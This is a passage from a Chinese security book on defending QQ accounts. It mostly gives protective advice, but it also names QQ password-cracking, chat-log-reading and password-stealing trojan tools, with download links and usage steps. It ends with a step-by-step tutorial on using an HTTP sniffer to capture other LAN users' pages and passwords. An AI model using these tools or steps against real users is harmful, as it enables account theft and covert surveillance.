这样别人要将您加入就必须通过您的验证。打开验证的目的就是为了让您从严把关，尽量减少不怀好意的人加入您为好友。因为只要您在他的名单上，他要找您的 IP 地址就是一件轻而易举的事情。

其次，发现受到攻击时，立即下线，然后再重新拨号上网。因为千夫指的消息攻击是通过 IP 地址的。而拨号上网的用户通常使用的是动态 IP，只要下线再重新上来，IP 地址就变了。

最后一点，要常访问腾讯网站，看有没有新的 QQ 版本发布，并随时升级。一般新推出的软件通常会弥补旧版本中的安全性问题。

## (2) 预防信息窥探。

信息窥探包括密码窥探和聊天记录窥探两种，一般都是通过某种黑客软件，解读本机硬盘上的所有 QQ 的有关资料。

QQ Passover 用于破解 QQ 密码的一个工具。使用它非常简单，只要在安装有 QQ 的计算机上确定 QQ 的解密目录，然后选择密码档所包含了哪些文字和字符，接着设置密码的位数，最后点击“开始”即可（如图 6-42 所示）。




图 6-42 QQ 本地密码破解工具

下面就是耐心的等待了，破解出 QQ 的密码只是迟早的事情。该软件下载地址为：<http://soft2.gz168.com/rocket/QQ/QQpass.zip>。

QQ 阅读程序 (QQp.exe) 是一款查看别人聊天记录信息的软件，该软件使用极其方便简单。更为直接的是，它还支持把聊天信息直接存为文本文件 (\*.txt)，该软件使用界面（如图 6-43 所示）。



图 6-43 使用 QQ 阅读程序察看聊天纪录

该软件下载地址：<http://soft2.gz168.com/rocket/QQ/QQp.zip>。

无论是密码窥探还是聊天纪录窥探，防范的方法都是在 QQ 的安装目录下，删除您的 QQ 号码的目录，例如您的 QQ 号码是 1234567，那么 QQ 安装目录下的 1234567 子目录删掉就可以了（如图 6-44 所示）。




图 6-44 删除非聊天纪录和密码文件

### (3) 预防远程密码侦测。

和所有的系统一样，QQ 的登录验证过程也是可以进行攻击的，对于使用简单密码的用户，该密码很容易被一个叫做 QQ Explorer 的软件截获，它通过设置一个 Password.txt 来设置猜测的密码，然后对指定范围的 QQ 密码进行探测，如图 6-45 所示的就是使用 QQ Explorer 进行密码探测的界面。




图 6-45 使用 QQ Explorer 探测远程密码

QQ Explorer 可以从 <http://blackbox.6to23.com> 下载。

防范这种远程攻击的惟一方法就是将自己的密码设置得复杂一些，尽量少用常见的英文单词或者拼音，而要在其中加入特殊字符，这样设置的密码安全性才能保障。

#### (4) 防止 QQ 木马程序。

这里所说的 QQ 木马程序，与平常的木马程序有所不同，但也有类似的地方，类似性在于它的隐蔽性和本地性，不同之处在于这种程序一般不是以控制系统为目的，而是为窃取 QQ 密码等敏感信息为目的，下面的一款名为“QQ 大盗”的程序就是此类，只要在用户机器上运行一次，它就能巧妙的隐藏在系统中，在窃取密码以后，还能自动发送到指定的邮箱中，其危害性不可小觑，其设置如图 6-46 所示。




图 6-46 QQ 木马程序的伎俩

对于 QQ 大盗之类的程序，防范很难，这就需要在网吧的用户注意识别了。防止进入被安装了木马程序的“黑”网吧。

## 2. QQ 攻击手段概述

### (1) IP 探测。

由于 QQ 采用的是 UDP 数据包通信，攻击者只要向用户发送一个信息，就可以通过监视 UDP 数据包来获得用户的 IP 和 QQ 的端口号，从理论上说，在直接通信的模式下，想避免攻击者发现自己的 IP 地址是十分困难。

IP 探测的另一个方法是通过端口扫描，QQ 的通信端口值默认情况下是 8000，攻击者可以通过集中扫描某一地址段的 8000 端口来获得那些正在使用 QQ 的 IP 地址。防范 IP 探测的主要方法是：一、阻止攻击者与您直接通信，在 QQ 的个人设定里修改身份验证默认值为“需要身份认证才能把我加为好友”，这样攻击者也还是可以通过某些特殊的信息发送软件跟用户通信，所以用户还应该在系统参数设置里把拒绝陌生人消息的选项选上。另一种阻止攻击者与用户直接通信的方法是通过代理上 QQ 或者隐身登录，这样攻击者所看到的 IP 地址是代理服务的 IP，隐身登录的消息传递是通过服务器中转，这样传给攻击者的数据包的 IP 地址是腾讯服务器的地址。修改 QQ 通信端口默认值是避免被攻击者扫描的惟一方法，它还能防止攻击者给用户发送垃圾消息。

### (2) 消息炸弹。

消息炸弹攻击原理是利用 UDP 数据通信不需要验证确认的弱点，只要拿到用户的 IP 地址和 QQ 通信端口即可发动攻击。在腾讯新推的版本里面采取了一定安全措施阻止信息炸弹，所以要防止信息炸弹用户最好更新自己的 QQ 版本，并且在设置里面设定为禁止陌生人消息，这样用户就可以避免被这些垃圾信息所骚扰。

### (3) 密码和本地消息破解。

密码和本地消息的储存文件都可以通过一定的解密软件取出，虽然腾讯在后期版加强了本地消息和密码加解密功能，但如果攻击者得到了这些文件，还是有办法解密的，时间长短随用户定义的密码复杂度而定。

要防止密码和本地消息破解，在网吧等公共机房用户应该特别注意网络安全，在离开这些公共机房前应该把自己号码的密码和本地消息记录文件清除掉，最好更改一次密码，以防有程序记录您的密码。

另外，应该到腾讯网站申请密码保护功能，这样即使别人盗用了密码，用户也可以通过密码保护拿回自己的密码。

### (4) 木马植入。

木马的攻击非常简单，通常是通过 web、邮件等方式给用户发送木马的服务器端程序，一旦用户不小心运行它之后，它就会潜伏在系统里，并且把用户的信息以电子邮件或者其他方式通知攻击者，这样，攻击者就可以通过木马的客户端来完全控制用户的机器，自然包括 QQ，著名的木马程序有 Bo2000、冰河等。

目前还出现了一种专门针对 QQ 的木马程序——GOP (Get QQ Password)，该软件通过电子邮件的方式把中了木马程序的机器的 QQ 密码发送给攻击者。

预防措施是不要轻易打开那些陌生人发来的可执行文件，这些文件很可能是木马程序或者被捆绑了木马程序，一旦发现系统有异常现象出现，及时使用木马扫描工具扫描机器。

或者使用天网防火墙监视系统来检测。

### 3. 防窃取 QQ 密码的方法

大致说来，可以有很多方式获得 QQ 的密码，比如本地暴力破解获得密码法，远程或本地采用木马后台记录 QQ 密码法，用专用的看“\*”软件获取密码法，还有就是对于自动登录者的破解法，都可以偷取我们的密码，那我们应该采取什么方法防范这些情况的发生呢？

(1) 把 QQ 升级到最高版本。

升级 QQ，这是目前防止黑客程序入侵最方便、最有效的方法。

(2) 申请密码保护。

密码保护是 Tencent 公司推出的保护密码的一项重要手段，用户可以通过 QQ 进入申请密码保护的页面。首先点击 QQ 上方的公文包按钮（如图 6-47 所示）。



图 6-47 点击 QQ 上方的公文包按钮

然后点击密码保护，出现如图 6-48 所示的对话框，点击申请密码保护进入密码保护申请的页面。



图 6-48 申请密码保护对话框

这时候将进入 Tencent 的网页进行密码保护申请，按要求填写好密码保护的内容即可，以后万一密码失窃，也可以通过相应的方法找回（如图 6-49 所示）。




图 6-49 到腾讯网站填写密码保护资料

### (3) 利用复杂密码和采用安全设置。

右键单击 QQ 图标，选择系统参数，然后选择安全选项卡，将出现如图 6-50 所示的界面，在其中设置本地消息加密。




图 6-50 设置本地消息加密

设置一个复杂一些的密码，最好是数字加英文加标点符号，8 到 16 位最合适。同时要经常更换自己的密码，密码不可能是永远安全的。如果在网吧里上网，离开时把自己的资料删除，避免别有用心的人采用本地破解法获取您的密码。在 QQ 0820 以后版本中，新增了“安全设置”的参数设置，用来防止用户的密码和隐私从本地计算机上泄漏。建议用户启用本地消息加密，这样只有输入了用户事先设定的密码才能查看 QQ 中的私人信息。

### (4) 更改 QQ 的端口地址。

QQ 默认的通讯端口值是 8000，有不少 QQ 攻击工具固化的端口值就是 8000（即不

能手动修改 QQ 的端口值), 这样就只能攻击通信端口值为 8000 的用户。修改自己的 QQ 通信端口值, 就可以减少被攻击的发生率。

#### (5) 防止木马程序。

对于简单的木马程序, 只需按下 **Ctrl+Alt+Del** 就可以查看到它们的行踪。而对于隐蔽性极好的木马 (例如 **Netspy**、**blood spider** 和冰河等), 可以点击 “开始” → “附件” → “系统工具” → “系统信息” (如图 6-51 所示)。




图 6-51 查看正在运行的任务

查看软件环境下的“正在运行的任务”, 如果发现可疑文件, 赶快记下它后面的路径, 进入相应的目录删除该文件。最后点击“开始” → “运行”, 输入“**regedit**”命令启动注册表编辑器 (如图 6-52 所示)。



图 6-52 删除注册表中木马的运行项

找到[HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersionRun]、[HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersionRunServices]主键之下删除含有文件路径的键值就可以了。

其实也有避开这类木马的方法：登录时从“注册向导”登录（如图 6-53 所示）。




图 6-53 直接从 QQ 注册向导进入

这样，用户的资料就不会经过 Windows 的系统记录，而直接从远程服务器获得，在下线时删掉用户的 QQ 号码目录（一般在 C:\program files\tencent 下），这样黑客们能看到的顶多是一个空号而看不到密码（如图 6-54 所示）。




图 6-54 删除您的 QQ 号码目录

#### 4. QQ 三大护法

由于许多人上网多是在公共计算机进行，更有一部分人属于网吧 QQ 聊天族，且由于破解密码的软件满天飞，有可能一不留神就会出现 QQ 号码被盗、聊天记录被曝光的情况。现在更是出现了可不使用密码就能登录 QQ 的软件，哪怕用户的密码设置得再复杂也无济于事！QQ 安全问题已成为我们这个“企鹅”时代永恒的话题。因此就算是有了一定设防能力的用户，也要为自己的聊天记录或密码被盗所担心。下面的 QQ 三大护法或许能帮读者把 QQ 守护的固若金汤。

##### (1) QQ 安全精灵 V1.0 Build 0802。

软件大小：196KB

下载地址：[elpa.myetang.com/qq/down/QQSafe10.zip](http://elpa.myetang.com/qq/down/QQSafe10.zip)

QQ 安全精灵本事有二：一是查看当前系统正在运行的程序，让用户对机子的运行情况了如指掌，轻松结束那些“黑”程序；其二是在用户用完 QQ 后，可将用户在 QQ 的安装目录留下的聊天记录全部清除掉，运行界面如图 6-55 所示！




图 6-55 QQ 安全精灵

##### (2) QQ 保镖 V1.0。

软件大小：141KB

下载地址：[elpa.myetang.com/qq/down/qqsaferv10.zip](http://elpa.myetang.com/qq/down/qqsaferv10.zip)

QQ 保镖的功能包括：自动清除用户使用 QQ 后遗留下来的一些敏感的数据（密码、记录等），以防被某些破解软件所利用而造成遗憾；还可清除目前比较流行的专门盗取 QQ 密码的木马程序；还有“无敌模式”可阻止任意一款木马盗取用户的 QQ 密码。QQ 保镖会让用户“开开心心聊天来，放放心心离网去”！快去下载哦运行界面如图 6-56 所示！

##### (3) QQ 任逍遥 V1.0。

软件大小：279KB



下载地址：[elpa.myetang.com/qq/down/m136.zip](http://elpa.myetang.com/qq/down/m136.zip)




图 6-56 QQ 保镖

如图 6-57 所示，不在自家爱机上 QQ 时，有时候会为无法保存某次重要的聊天记录而烦恼。现在有了 QQ 任逍遥，用户就再也不用担心了（特别适合在网吧等公用场合使用 QQ 的网友）！QQ 任逍遥能将用户的 QQ 聊天记录、好友分组、个人信息、系统设置、聊天室设置等所有 QQ 资料保存到自己电子邮箱中，使用户下次换了其他地方再“Q”时，又可用 QQ 任逍遥方便地将保存的 QQ 资料恢复到本地。另外，下机时 QQ 任逍遥还会提醒用户是否将 QQ 资料从本机上彻底删除，非常体贴周到。




图 6-57 QQ 任逍遥

推荐小网址：

- ① 最全的 QQ 软件：[elpa.myetang.com/](http://elpa.myetang.com/) (如图 6-58 所示)。




图 6-58 QQ 软件大观园

## 6.3 使用监听程序获取密码

### 6.3.1 艾菲网页侦探

#### 1. 简介

艾菲网页侦探是一个 HTTP 协议的网络嗅探器，协议捕捉器和 HTTP 文件重建工具。它可以捕捉局域网内的含有 HTTP 协议的 IP 数据包，并对其进行分析，找出符合过滤器的那些 HTTP 通信内容。通过它，用户可以看到网络中的其他人都在浏览哪些 HTTP 协议的 IP 数据包，并对其进行分析，找出符合过滤器的那些 HTTP 通信内容。通过它，用户可以看到网络中的其他人都在浏览那些网页，这些网页的内容是什么。特别适合用于企业主管对公司员工的上网情况进行监控。

#### 2. 下载

可以从 <http://www.effetech.com/cn/> 下载艾菲网页侦探的试用版程序，可以正常使用 15 天，15 天以后用户需要进行注册（如图 6-59 所示）。




图 6-59 到 Effetech.com 下载艾菲网页侦探

### 3. 使用方法

下载安装完毕以后，就可以使用艾菲网页侦探来获取局域网中的用户正在察看的网页，包括其密码，下面就详细介绍其用法。

安装完毕以后，直接启动桌面上的快捷方式，这时候将弹出一个注册窗口（如图 6-60 所示）。




图 6-60 注册窗口

如果没有注册码，直接点击“Later”，进入艾菲网页侦探（如图 6-61 所示）。




图 6-61 艾菲网页侦探主界面

首先选择一个网络适配器，如图 6-62 所示，点击“sniffer”→“Select an adapter”。




图 6-62 选择适配器菜单

此时将出现如图 6-63 所示的对话框，选择一个适配器。




图 6-63 选择一个适配器

然后点击“ok”回到主界面，点击“sniffer”→“start”，开始监听（如图 6-64 所示）。




图 6-64 开始监听

当然用户还可以过滤掉不需要监听的信息(如图 6-65 所示)。

